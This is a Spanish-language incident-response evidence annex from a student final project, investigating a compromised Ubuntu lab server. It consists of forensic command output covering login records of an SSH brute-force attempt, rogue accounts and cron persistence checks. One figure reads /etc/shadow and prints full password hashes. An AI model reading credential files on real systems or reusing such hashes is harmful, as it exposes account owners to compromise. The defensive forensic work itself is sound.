

Anexo de Evidencias

Detección y Remediación del Incidente

Live Incident Response — servidor 4geeks-server

Proyecto Final — 4Geeks Academy

Vanessa Villagrana Velázquez

Sistema: Ubuntu 20.04.6 LTS · IP 192.168.1.127

Introducción

Este anexo recopila la evidencia gráfica capturada durante el análisis y la remediación del servidor comprometido 4geeks-server, bajo un enfoque de Live Incident Response (inspección sobre el sistema activo). Las figuras se organizan en dos partes: la Parte 1 documenta la fase de detección y reconocimiento (identificación de la intrusión, sus huellas y los vectores verificados), y la Parte 2 documenta la contención, erradicación, recuperación y fortalecimiento del sistema. Cada figura incluye una descripción justificada de lo que evidencia y su relevancia para el incidente.

Parte 1 — Detección y Reconocimiento (Fase 1)

1.1 Identificación del sistema

```
sysadmin@4geeks-server:~$ uname -a
Linux 4geeks-server 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
sysadmin@4geeks-server:~$ hostnamectl
  Static hostname: 4geeks-server
            Icon name: computer-vm
            Chassis: vm
            Machine ID: 92e337bfab6d49ab8421fbb605b48cd7
            Boot ID: 09e90456563c4b149938146156a81945
    Virtualization: oracle
  Operating System: Ubuntu 20.04.6 LTS
            Kernel: Linux 5.4.0-216-generic
    Architecture: x86-64
sysadmin@4geeks-server:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
```

Figura 1. Identificación del sistema con `uname -a`, `hostnamectl` y `/etc/os-release`: Ubuntu 20.04.6 LTS (Focal), kernel 5.4.0-216, máquina virtual VirtualBox.

```
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Linux 4geeks-server 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
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VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
sysadmin@4geeks-server:~$ uptime
 02:02:50 up 43 min,  1 user,  load average: 0.00, 0.02, 0.16
sysadmin@4geeks-server:~$ date
Sat 13 Jun 2026 02:02:55 AM UTC
sysadmin@4geeks-server:~$ _
```

Figura 2. Tiempo de actividad y hora del sistema (`uptime`, `date`): referencia temporal para construir la línea de tiempo del incidente.

1.2 Usuarios y autenticación

```
sysadmin@4geeks-server:~$ who ; w
sysadmin tty1          2026-06-13 01:57
02:04:03 up 44 min,  1 user,  load average: 0.05, 0.03, 0.16
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
sysadmin  tty1      -             01:57       2.00s      0.07s   0.02s  script -a
sysadmin@4geeks-server:~$ last -a | head -30
sysadmin  tty1          Sat Jun 13 01:57      still logged in
reboot    system boot  Sat Jun 13 01:19      still running      5.4.0-216-generic
sysadmin  tty1          Mon Jun 23 16:40 -    down      (00:04)
reboot    system boot  Mon Jun 23 16:40 -    16:45    (00:05)      5.4.0-216-generic
sysadmin  tty1          Mon Jun 23 15:24 -    crash     (01:15)
reboot    system boot  Mon Jun 23 15:23 -    16:45    (01:22)      5.4.0-216-generic
sysadmin  tty1          Mon Jun 23 15:01 -    crash     (00:21)
reboot    system boot  Mon Jun 23 14:48 -    16:45    (01:57)      5.4.0-216-generic
sysadmin  tty1          Mon Jun 23 14:08 -    14:43    (00:35)
reports   tty1          Mon Jun 23 14:07 -    14:07    (00:00)
sysadmin  tty1          Mon Jun 23 14:05 -    14:07    (00:02)
sysadmin  tty1          Mon Jun 23 12:57 -    13:39    (00:42)
reboot    system boot  Mon Jun 23 12:53 -    16:45    (03:52)      5.4.0-216-generic
sysadmin  tty1          Sat Jun 21 19:05 -    down      (01:17)
reboot    system boot  Sat Jun 21 19:03 -    20:22    (01:18)      5.4.0-216-generic

utmp begins Sat Jun 21 19:03:58 2025
sysadmin@4geeks-server:~$ _
```

Figura 3. Sesiones activas e histórico de inicios de sesión (who, w, last -a).

```
sysadmin@4geeks-server:~$ sudo lastb | head -30
[sudo] password for sysadmin:
UNKNOWN    tty1          Sat Jun 13 01:50 -    01:50    (00:00)
UNKNOWN    tty1          Sat Jun 13 01:50 -    01:50    (00:00)
sysadmin    tty1          Sat Jun 13 01:49 -    01:49    (00:00)
root        ssh:notty     192.168.1.103  Mon Jun 23 15:29 -    15:29    (00:00)
root        ssh:notty     192.168.1.103  Mon Jun 23 15:29 -    15:29    (00:00)
hacker      ssh:notty     192.168.1.103  Mon Jun 23 15:28 -    15:28    (00:00)
hacker      ssh:notty     192.168.1.103  Mon Jun 23 15:28 -    15:28    (00:00)
admin       ssh:notty     192.168.1.103  Mon Jun 23 15:27 -    15:27    (00:00)
admin       ssh:notty     192.168.1.103  Mon Jun 23 15:27 -    15:27    (00:00)
admin       ssh:notty     192.168.1.103  Mon Jun 23 15:27 -    15:27    (00:00)
admin       ssh:notty     192.168.1.103  Mon Jun 23 15:27 -    15:27    (00:00)
test        ssh:notty     192.168.1.103  Mon Jun 23 15:27 -    15:27    (00:00)
test        ssh:notty     192.168.1.103  Mon Jun 23 15:27 -    15:27    (00:00)
test        ssh:notty     192.168.1.103  Mon Jun 23 15:26 -    15:26    (00:00)
test        ssh:notty     192.168.1.103  Mon Jun 23 15:26 -    15:26    (00:00)
UNKNOWN    tty1          Mon Jun 23 15:24 -    15:24    (00:00)
sysadmin    tty1          Mon Jun 23 15:01 -    15:01    (00:00)
UNKNOWN    tty1          Mon Jun 23 12:57 -    12:57    (00:00)
UNKNOWN    tty1          Mon Jun 23 12:55 -    12:55    (00:00)
root        ssh:notty     192.168.1.50   Sat Jun 21 19:38 -    19:38    (00:00)
root        tty1          Sat Jun 21 19:36 -    19:36    (00:00)
root        tty1          Sat Jun 21 19:36 -    19:36    (00:00)

utmp begins Sat Jun 21 19:36:16 2025
sysadmin@4geeks-server:~$
```

Figura 4. Intentos de acceso fallidos (lastb): ráfaga de fuerza bruta SSH desde 192.168.1.103 probando root, hacker, admin y test (23 jun).

```

sys                **Never logged in**
sync               **Never logged in**
games              **Never logged in**
man                **Never logged in**
lp                 **Never logged in**
mail               **Never logged in**
news               **Never logged in**
uucp               **Never logged in**
proxy              **Never logged in**
www-data           **Never logged in**
backup             **Never logged in**
list               **Never logged in**
irc                **Never logged in**
gnats              **Never logged in**
nobody             **Never logged in**
systemd-networkd   **Never logged in**
systemd-resolve     **Never logged in**
systemd-timesyncd   **Never logged in**
messagebus         **Never logged in**
syslog             **Never logged in**
_apt               **Never logged in**
tss                **Never logged in**
uidd               **Never logged in**
tcpdump            **Never logged in**
landscape           **Never logged in**
pollinate           **Never logged in**
fwupd-refresh      **Never logged in**
usbmux             **Never logged in**
sshd               **Never logged in**
systemd-coredump    **Never logged in**
sysadmin           tty1    Sat Jun 13 01:57:10 +0000 2026
lxd                 **Never logged in**
ftp                 **Never logged in**
reports            tty1    Mon Jun 23 14:07:53 +0000 2025
wazuh               **Never logged in**
hacker              **Never logged in**
susadmin@4geeks-server:~$

```

Figura 5. *lastlog*: la cuenta reports registró acceso por consola (tty1); se observan también las cuentas hacker y wazuh.

```

Ubuntu Pro subscription: Free for personal use.

https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Jun 13 01:57:10 UTC 2026 on tty1
sysadmin@4geeks-server:~$ awk -F: '($3==0){print $1}' /etc/passwd
root
sysadmin@4geeks-server:~$ awk -F: '($3>=1000)' /etc/passwd
nobody:x:65534:65534:nobody:/usr/sbin/nologin
sysadmin:x:1000:1000:4geeks-server:/home/sysadmin:/bin/bash
reports:x:1001:1001:,,:/home/reports:/bin/bash
hacker:x:1002:1002:./home/hacker:/bin/bash
sysadmin@4geeks-server:~$ sudo cat /etc/shadow | grep -v '\$*\$|!'
[sudo] password for sysadmin:
systemd-coredump:!:20260:::::::
sysadmin:$6$joKfSXoZ93Xkw4nA$HGndXxM87vbckUF/qf/QZkt./isrTMYgSlwM3AQKtTIXzciAi7i4e6dNqrTC8TYGyD/eHOV
kpu9p36B0bqTpd/:20260:0:99999:7:::
lxd:!:20260:::::::
reports:$6$FfYfdILC0sztfi3e$6aAKarFVrGPQ3KKpWRV5krKpypVtK9dzigjj3m/apnNwintYwsJ9g.boh5uFf01AtcZjB0gz
if5UNbxpt0n5C1:20260:0:99999:7:::
hacker:$6$Y14sn7kHsgBoHTGs$hz2Imshps0oBLMD4c2F1lMcr/9QJkmB2y4EMhq1.hASjrg8ItC28eTPRCS1stV3vUHxb5gHc30
z44Duq1TQT1A.:20262:0:99999:7:::
sysadmin@4geeks-server:~$

```

Figura 6. Cuentas y privilegios (awk sobre /etc/passwd y /etc/shadow): UID 0 solo root; cuentas rogue reports (1001) y hacker (1002) con shell /bin/bash.

```

sysadmin@4geeks-server:~$ cat /etc/sudoers ; sudo cat /etc/sudoers.d/* 2>/dev/null
cat: /etc/sudoers: Permission denied

# As of Debian version 1.7.2p1-1, the default /etc/sudoers file created on
# installation of the package now includes the directive:
#
#     #includedir /etc/sudoers.d
#
# This will cause sudo to read and parse any files in the /etc/sudoers.d
# directory that do not end in '~' or contain a '.' character.
#
# Note that there must be at least one file in the sudoers.d directory (this
# one will do), and all files in this directory should be mode 0440.
#
# Note also, that because sudoers contents can vary widely, no attempt is
# made to add this directive to existing sudoers files on upgrade. Feel free
# to add the above directive to the end of your /etc/sudoers file to enable
# this functionality for existing installations if you wish!
#
# Finally, please note that using the visudo command is the recommended way
# to update sudoers content, since it protects against many failure modes.
# See the man page for visudo for more information.
sysadmin@4geeks-server:~$ _

```

Figura 7. /etc/sudoers: contenido por defecto, sin entradas no autorizadas.

```
sysadmin@4geeks-server:~$ getent group sudo
sudo:x:27:sysadmin
sysadmin@4geeks-server:~$
```

Figura 8. `getent group sudo`: únicamente `sysadmin` pertenece al grupo `sudo`.

```
sysadmin@4geeks-server:~$ sudo find /home /root -name "bash_history" -exec echo "{} {}" \; -exec
cat {} \;
sysadmin@4geeks-server:~$
```

Figura 9. Búsqueda de historiales de shell (`.bash_history`): sin contenido, indicio de borrado de huellas.

1.3 Procesos en ejecución

```
root      2159  0.0  0.0      0      0 ?        I    03:13   0:00  \_ [kworker/u4:3-events_unbound]
root       1  0.0  0.2 168184 11640 ?        Ss   02:10   0:02  /sbin/init maybe-ubiquity
root      359  0.0  0.4 68524 18216 ?        S<s  02:10   0:00  /lib/systemd/systemd-journald
root      619  0.0  0.4 280200 18000 ?        SLsl 02:10   0:01  /sbin/multipathd -d -s
root      709  0.0  0.1 235576 7488 ?        Ssl  02:10   0:00  /usr/lib/accounts-service/accounts
root      713  0.0  0.0 6816 3032 ?        Ss   02:10   0:00  /usr/sbin/cron -f
message+  714  0.0  0.1 7580 4840 ?        Ss   02:10   0:00  /usr/bin/dbus-daemon --system --a
root      720  0.0  0.0 81828 3784 ?        Ssl  02:10   0:00  /usr/sbin/irqbalance --foreground
root      721  0.0  0.4 29668 18616 ?        Ss   02:10   0:00  /usr/bin/python3 /usr/bin/network
root      723  0.0  0.1 232728 6812 ?        Ssl  02:10   0:00  /usr/lib/policykit-1/polkitd --no
syslog    725  0.0  0.1 224344 5196 ?        Ssl  02:10   0:00  /usr/sbin/rsyslogd -n -iNONE
root      731  0.0  0.1 17308 7684 ?        Ss   02:10   0:00  /lib/systemd/systemd-logind
root      735  0.0  0.3 393268 12148 ?        Ssl  02:10   0:00  /usr/lib/udisks2/udisksd
daemon    745  0.0  0.0 3796 2336 ?        Ss   02:10   0:00  /usr/sbin/atd -f
root      748  0.0  0.0 6808 2896 ?        Ss   02:10   0:00  /usr/sbin/vsftpd /etc/vsftpd.conf
root      769  0.0  0.1 5996 4088 tty1     Ss   02:10   0:00  /bin/login -p --
sysadmin  1755  0.0  0.1 8380 5204 tty1     S    02:10   0:00  \_ -bash
sysadmin  2183  0.0  0.0 9040 3392 tty1     R+   03:17   0:00  \_ ps auxf
root      773  0.0  0.1 12188 6968 ?        Ss   02:10   0:00  sshd: /usr/sbin/sshd -D [listener
root      801  0.0  0.5 107924 20736 ?        Ssl  02:10   0:00  /usr/bin/python3 /usr/share/unatt
root      806  0.0  0.2 241372 11144 ?        Ssl  02:10   0:00  /usr/sbin/ModemManager
root      821  0.0  0.1 6532 4576 ?        Ss   02:10   0:00  /usr/sbin/apache2 -k start
www-data  824  0.0  0.1 1211420 4516 ?        S1   02:10   0:00  \_ /usr/sbin/apache2 -k start
www-data  825  0.0  0.1 1211420 4500 ?        S1   02:10   0:00  \_ /usr/sbin/apache2 -k start
root      905  0.0  0.0 25880 3812 ?        S1   02:10   0:00  /var/ossec/bin/wazuh-execd
wazuh     946  0.0  0.1 173620 7376 ?        S1   02:10   0:01  /var/ossec/bin/wazuh-agentd
root     1056  0.0  0.2 124284 8460 ?        SN1  02:10   0:00  /var/ossec/bin/wazuh-syscheckd
root     1073  0.0  0.2 552660 10896 ?        S1   02:10   0:01  /var/ossec/bin/wazuh-logcollector
root     1100  0.0  0.4 535264 16416 ?        S1   02:10   0:00  /var/ossec/bin/wazuh-modulesd
sysadmin  1743  0.0  0.2 19072 9824 ?        Ss   02:10   0:00  /lib/systemd/systemd --user
sysadmin  1744  0.0  0.0 104260 3448 ?        S    02:10   0:00  \_ (sd-pam)
root     2012  0.1  0.9 1850380 37228 ?        Ssl  03:08   0:00  /usr/lib/snapd/snapd
systemd+  2034  0.0  0.1 90880 6208 ?        Ssl  03:08   0:00  /lib/systemd/systemd-timesyncd
systemd+  2056  0.0  0.3 25476 13088 ?        Ss   03:08   0:00  /lib/systemd/systemd-resolved
root     2073  0.0  0.1 22380 5936 ?        Ss   03:08   0:00  /lib/systemd/systemd-udev
systemd+  2107  0.0  0.2 27388 8112 ?        Ss   03:08   0:00  /lib/systemd/systemd-networkd
sysadmin@4geeks-server:~$
```

Figura 10. Procesos en ejecución (`ps auxf`): servicios `vsftpd`, `apache2`, `sshd` y los agentes de `Wazuh`.

```

sysadmin@4geeks-server:~$ top -b -n1 | head -20
top - 03:17:41 up 1:07, 1 user, load average: 0.00, 0.00, 0.00
Tasks: 112 total, 1 running, 111 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.0 us, 0.0 sy, 0.0 ni, 97.0 id, 3.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 3919.9 total, 3288.2 free, 181.7 used, 450.0 buff/cache
MiB Swap: 3167.0 total, 3167.0 free, 0.0 used, 3512.1 avail Mem

  PID USER      PR  NI   VIRT   RES   SHR  S  %CPU  %MEM     TIME+ COMMAND
    10 root        20   0       0       0       0  I   5.9   0.0   0:03.56 rcu_sched
     1 root        20   0 168184 11640  8564  S   0.0   0.3   0:02.67 systemd
     2 root        20   0       0       0       0  S   0.0   0.0   0:00.01 kthreadd
     3 root         0 -20       0       0       0  I   0.0   0.0   0:00.00 rcu_gp
     4 root         0 -20       0       0       0  I   0.0   0.0   0:00.00 rcu_par_gp
     6 root         0 -20       0       0       0  I   0.0   0.0   0:00.00 kworker/0:0H-kblockd
     8 root         0 -20       0       0       0  I   0.0   0.0   0:00.00 mm_percpu_wq
     9 root        20   0       0       0       0  S   0.0   0.0   0:00.16 ksoftirqd/0
    11 root        rt   0       0       0       0  S   0.0   0.0   0:00.15 migration/0
    12 root       -51   0       0       0       0  S   0.0   0.0   0:00.00 idle_inject/0
    14 root        20   0       0       0       0  S   0.0   0.0   0:00.00 cpuhp/0
    15 root        20   0       0       0       0  S   0.0   0.0   0:00.00 cpuhp/1
    16 root       -51   0       0       0       0  S   0.0   0.0   0:00.00 idle_inject/1
sysadmin@4geeks-server:~$

```

Figura 11. top: sin procesos con consumo de CPU anómalo (descarta minería evidente).

1.4 Conexiones de red

```

sysadmin@4geeks-server:~$ sudo ss -tunap
Netid  State      Recv-Q    Send-Q          Local Address:Port      Peer Address:Port
Process
udp     UNCONN    0          0          127.0.0.53%lo:53        0.0.0.0:*
users:(("systemd-resolve",pid=2056,fd=12))
udp     UNCONN    0          0      192.168.1.127%enp0s3:68  0.0.0.0:*
users:(("systemd-network",pid=2107,fd=20))
udp     UNCONN    0          0      [fe80::a00:27ff:fedf:1c07]%enp0s3:546  [::]:*
users:(("systemd-network",pid=2107,fd=17))
tcp     LISTEN    0         4096          127.0.0.53%lo:53        0.0.0.0:*
users:(("systemd-resolve",pid=2056,fd=13))
tcp     LISTEN    0         128           0.0.0.0:22             0.0.0.0:*
users:(("sshd",pid=773,fd=3))
tcp     LISTEN    0         511              *:80                  **
users:(("apache2",pid=825,fd=4),("apache2",pid=824,fd=4),("apache2",pid=821,fd=4))
tcp     LISTEN    0         32              *:21                  **
users:(("vsftpd",pid=748,fd=3))
tcp     LISTEN    0         128           [::]:22              [::]:*
users:(("sshd",pid=773,fd=4))
sysadmin@4geeks-server:~$ _

```

Figura 12. Puertos en escucha y conexiones (ss -tunap): SSH (22), HTTP (80) y FTP (21).

```

sysadmin@4geeks-server:~$ sudo ss -tn state established
Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process
sysadmin@4geeks-server:~$ ip a ; ip route
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:df:1c:07 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.127/24 brd 192.168.1.255 scope global dynamic enp0s3
        valid_lft 85532sec preferred_lft 85532sec
    inet6 2806:107e:c:5e46:a00:27ff:fedf:1c07/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 85533sec preferred_lft 85533sec
    inet6 fe80::a00:27ff:fedf:1c07/64 scope link
        valid_lft forever preferred_lft forever
default via 192.168.1.254 dev enp0s3 proto dhcp src 192.168.1.127 metric 100
192.168.1.0/24 dev enp0s3 proto kernel scope link src 192.168.1.127
192.168.1.254 dev enp0s3 proto dhcp scope link src 192.168.1.127 metric 100
sysadmin@4geeks-server:~$

```

Figura 13. Conexiones establecidas, interfaces y rutas (ss, ip a, ip route).

```

        valid_lft 85532sec preferred_lft 85532sec
    inet6 2806:107e:c:5e46:a00:27ff:fedf:1c07/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 85533sec preferred_lft 85533sec
    inet6 fe80::a00:27ff:fedf:1c07/64 scope link
        valid_lft forever preferred_lft forever
default via 192.168.1.254 dev enp0s3 proto dhcp src 192.168.1.127 metric 100
192.168.1.0/24 dev enp0s3 proto kernel scope link src 192.168.1.127
192.168.1.254 dev enp0s3 proto dhcp scope link src 192.168.1.127 metric 100
sysadmin@4geeks-server:~$ cat /etc/resolv.conf /etc/hosts
# This file is managed by man:systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs must not access this file directly, but only through the
# symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a different way,
# replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 127.0.0.53
options edns0 trust-ad
127.0.0.1 localhost
127.0.1.1 4geeks-server

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sysadmin@4geeks-server:~$ _

```

Figura 14. /etc/resolv.conf y /etc/hosts: sin manipulación (DNS y hosts íntegros).

```

sysadmin@4geeks-server:~$ arp -a
? (192.168.1.100) at <incomplete> on enp0s3
? (192.168.1.74) at 74:04:f1:00:e9:9d [ether] on enp0s3
_gateway (192.168.1.254) at c0:68:cc:45:ab:20 [ether] on enp0s3
sysadmin@4geeks-server:~$ _

```

Figura 15. Tabla ARP (arp -a): vecinos de red, sin anomalías.

1.5 Persistencia — tareas programadas (cron)

```

/etc/cron.daily/:
total 52
drwxr-xr-x  2 root root 4096 Jun 21 2025 .
drwxr-xr-x 100 root root 4096 Jun 23 2025 ..
-rwxr-xr-x  1 root root  539 Mar 18 2024 apache2
-rwxr-xr-x  1 root root  376 Sep 16 2021 apport
-rwxr-xr-x  1 root root 1478 Apr  9 2020 apt-compat
-rwxr-xr-x  1 root root  355 Dec 29 2017 bsdmainutils
-rwxr-xr-x  1 root root 1187 Sep  5 2019 dpkg
-rwxr-xr-x  1 root root  377 Jan 21 2019 logrotate
-rwxr-xr-x  1 root root 1123 Feb 25 2020 man-db
-rw-r--r--  1 root root  102 Feb 13 2020 .placeholder
-rwxr-xr-x  1 root root 4574 Jul 18 2019 popularity-contest
-rwxr-xr-x  1 root root  214 Jan 20 2023 update-notifier-common

/etc/cron.hourly/:
total 12
drwxr-xr-x  2 root root 4096 Mar 14 2023 .
drwxr-xr-x 100 root root 4096 Jun 23 2025 ..
-rw-r--r--  1 root root  102 Feb 13 2020 .placeholder

/etc/cron.monthly/:
total 12
drwxr-xr-x  2 root root 4096 Mar 14 2023 .
drwxr-xr-x 100 root root 4096 Jun 23 2025 ..
-rw-r--r--  1 root root  102 Feb 13 2020 .placeholder

/etc/cron.weekly/:
total 20
drwxr-xr-x  2 root root 4096 Mar 14 2023 .
drwxr-xr-x 100 root root 4096 Jun 23 2025 ..
-rwxr-xr-x  1 root root  813 Feb 25 2020 man-db
-rw-r--r--  1 root root  102 Feb 13 2020 .placeholder
-rwxr-xr-x  1 root root  403 Jan 20 2023 update-notifier-common
sysadmin@4geeks-server:~$

```

Figura 16. Directorios cron.daily/hourly/weekly/monthly: contenido estándar, sin tareas maliciosas.

```

sysadmin@4geeks-server:~$ sudo cat /etc/cron.d/* 2>/dev/null
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
*/15 * * * * root /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$

```

Figura 17. /etc/cron.d/*: dos entradas como root — /opt/scripts/logrotate.sh (diario) y /usr/local/bin/backup2.sh (cada 15 minutos).

1.6 Persistencia — servicios y arranque

UNIT FILE	STATE	VENDOR PRESET
snap-core20-1828.mount	enabled	enabled
snap-lxd-24061.mount	enabled	enabled
snap-lxd-38688.mount	enabled	enabled
snap-snapd-18357.mount	enabled	enabled
snap-snapd-26865.mount	enabled	enabled
apport-autoreport.path	enabled	enabled
accounts-daemon.service	enabled	enabled
apache2.service	enabled	enabled
apparmor.service	enabled	enabled
atd.service	enabled	enabled
autovt@.service	enabled	enabled
blk-availability.service	enabled	enabled
cloud-config.service	enabled	enabled
cloud-final.service	enabled	enabled
cloud-init-local.service	enabled	enabled
cloud-init.service	enabled	enabled
console-setup.service	enabled	enabled
cron.service	enabled	enabled
dbus-org.freedesktop.ModemManager1.service	enabled	enabled
dbus-org.freedesktop.resolve1.service	enabled	enabled
dbus-org.freedesktop.thermald.service	enabled	enabled
dbus-org.freedesktop.timesync1.service	enabled	enabled
dmesg.service	enabled	enabled
e2scrub_reap.service	enabled	enabled
finalrd.service	enabled	enabled
getty@.service	enabled	enabled
grub-common.service	enabled	enabled
grub-initrd-fallback.service	enabled	enabled
irqbalance.service	enabled	enabled
iscsi.service	enabled	enabled
keyboard-setup.service	enabled	enabled
lvm2-monitor.service	enabled	enabled
lxd-agent-9p.service	enabled	enabled
lxd-agent.service	enabled	enabled
ModemManager.service	enabled	enabled

lines 1-36

Figura 18. Unidades de systemd habilitadas (systemctl list-unit-files), parte 1.

```

multipath-tools.service      enabled enabled
multipathd.service          enabled enabled
networkd-dispatcher.service  enabled enabled
ondemand.service            enabled enabled
open-iscsi.service           enabled enabled
open-vm-tools.service        enabled enabled
pollinate.service           enabled enabled
rsync.service                enabled enabled
rsyslog.service              enabled enabled
secureboot-db.service        enabled enabled
setvtrgb.service             enabled enabled
snap.lxd.activate.service    enabled enabled
snapd.apparmor.service       enabled enabled
snapd.autoimport.service     enabled enabled
snapd.core-fixup.service     enabled enabled
snapd.recovery-chooser-trigger.service enabled enabled
snapd.seeded.service         enabled enabled
snapd.service                enabled enabled
snapd.system-shutdown.service enabled enabled
ssh.service                  enabled enabled
sshd.service                 enabled enabled
syslog.service               enabled enabled
systemd-networkd-wait-online.service enabled enabled
systemd-networkd.service     enabled enabled
systemd-pstore.service        enabled enabled
systemd-resolved.service      enabled enabled
systemd-timesyncd.service     enabled enabled
thermald.service             enabled enabled
ua-reboot-cmds.service        enabled enabled
ubuntu-advantage.service      enabled enabled
udisks2.service              enabled enabled
ufw.service                   enabled enabled
unattended-upgrades.service   enabled enabled
vgauth.service               enabled enabled
vmtoolsd.service             enabled enabled
vsftpd.service                enabled enabled
lines 37-72

```

Figura 19. Unidades habilitadas, parte 2 (incluye vsftpd y el agente de Wazuh).

```

wazuh-agent.service          enabled enabled
apport-forward.socket        enabled enabled
cloud-init-hotplugd.socket   enabled enabled
dm-event.socket              enabled enabled
iscsid.socket                enabled enabled
lvm2-lvmpolld.socket         enabled enabled
multipathd.socket            enabled enabled
snap.lxd.daemon.unix.socket   enabled enabled
snapd.socket                 enabled enabled
systemd-networkd.socket      enabled enabled
uidd.socket                  enabled enabled
remote-fs.target             enabled enabled
apt-daily-upgrade.timer      enabled enabled
apt-daily.timer              enabled enabled
e2scrub_all.timer            enabled enabled
fstrim.timer                 enabled enabled
fwupd-refresh.timer          enabled enabled
logrotate.timer              enabled enabled
man-db.timer                 enabled enabled
mdcheck_continue.timer       enabled enabled
mdcheck_start.timer          enabled enabled
mdmonitor-oneshot.timer      enabled enabled
motd-news.timer              enabled enabled
snapd.snap-repair.timer      enabled enabled
ua-timer.timer               enabled enabled

96 unit files listed.
lines 64-99/99 (END)

```

Figura 20. Sockets, objetivos y temporizadores habilitados.

```

* Introducing Expanded Security Maintenance for Applications.
  Receive updates to over 25,000 software packages with your
  Ubuntu Pro subscription. Free for personal use.

  https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Jun 13 02:10:37 UTC 2026 on tty1
sysadmin@4geeks-server:~$ systemctl list-timers --all
NEXT                LEFT                LAST                PASSED                UNIT
Sat 2026-06-13 03:48:55 UTC 13min left         n/a                 n/a                 systemd>
Sat 2026-06-13 04:09:40 UTC 34min left         n/a                 n/a                 ua-tim>
Sat 2026-06-13 06:51:05 UTC 3h 15min left     Sat 2026-06-13 01:33:01 UTC 2h 2min ago        apt-da>
Sat 2026-06-13 10:50:14 UTC 7h left           Sat 2025-06-21 20:03:48 UTC 11 months 21 days ago motd-n>
Sat 2026-06-13 15:24:00 UTC 11h left          Sat 2025-06-21 19:04:10 UTC 11 months 21 days ago fwupd->
Sat 2026-06-13 16:29:48 UTC 12h left          Sat 2026-06-13 01:50:43 UTC 1h 44min ago        apt-da>
Sun 2026-06-14 00:00:00 UTC 20h left          Sat 2026-06-13 01:19:32 UTC 2h 15min ago        logrot>
Sun 2026-06-14 00:00:00 UTC 20h left          Sat 2026-06-13 01:19:32 UTC 2h 15min ago        man-db>
Sun 2026-06-14 03:10:01 UTC 23h left          Sat 2026-06-13 01:20:01 UTC 2h 15min ago        e2scru>
Mon 2026-06-15 00:00:00 UTC 1 day 20h left    Sat 2026-06-13 01:19:32 UTC 2h 15min ago        fstrim>
n/a                  n/a                n/a                 n/a                 snapd.>

11 timers listed.
lines 1-14/14 (END)

```

Figura 21. Temporizadores de systemd (list-timers --all): solo temporizadores legítimos.

```

lrwxrwxrwx 1 root root 44 Mar 14 2023 blk-availability.service -> /lib/systemd/system/blk-availability.service
lrwxrwxrwx 1 root root 35 Mar 14 2023 finalrd.service -> /lib/systemd/system/finalrd.service
lrwxrwxrwx 1 root root 42 Mar 14 2023 keyboard-setup.service -> /lib/systemd/system/keyboard-setup.service
lrwxrwxrwx 1 root root 40 Mar 14 2023 lvm2-lvmpolld.socket -> /lib/systemd/system/lvm2-lvmpolld.socket
lrwxrwxrwx 1 root root 40 Mar 14 2023 lvm2-monitor.service -> /lib/systemd/system/lvm2-monitor.service
lrwxrwxrwx 1 root root 38 Mar 14 2023 multipathd.service -> /lib/systemd/system/multipathd.service
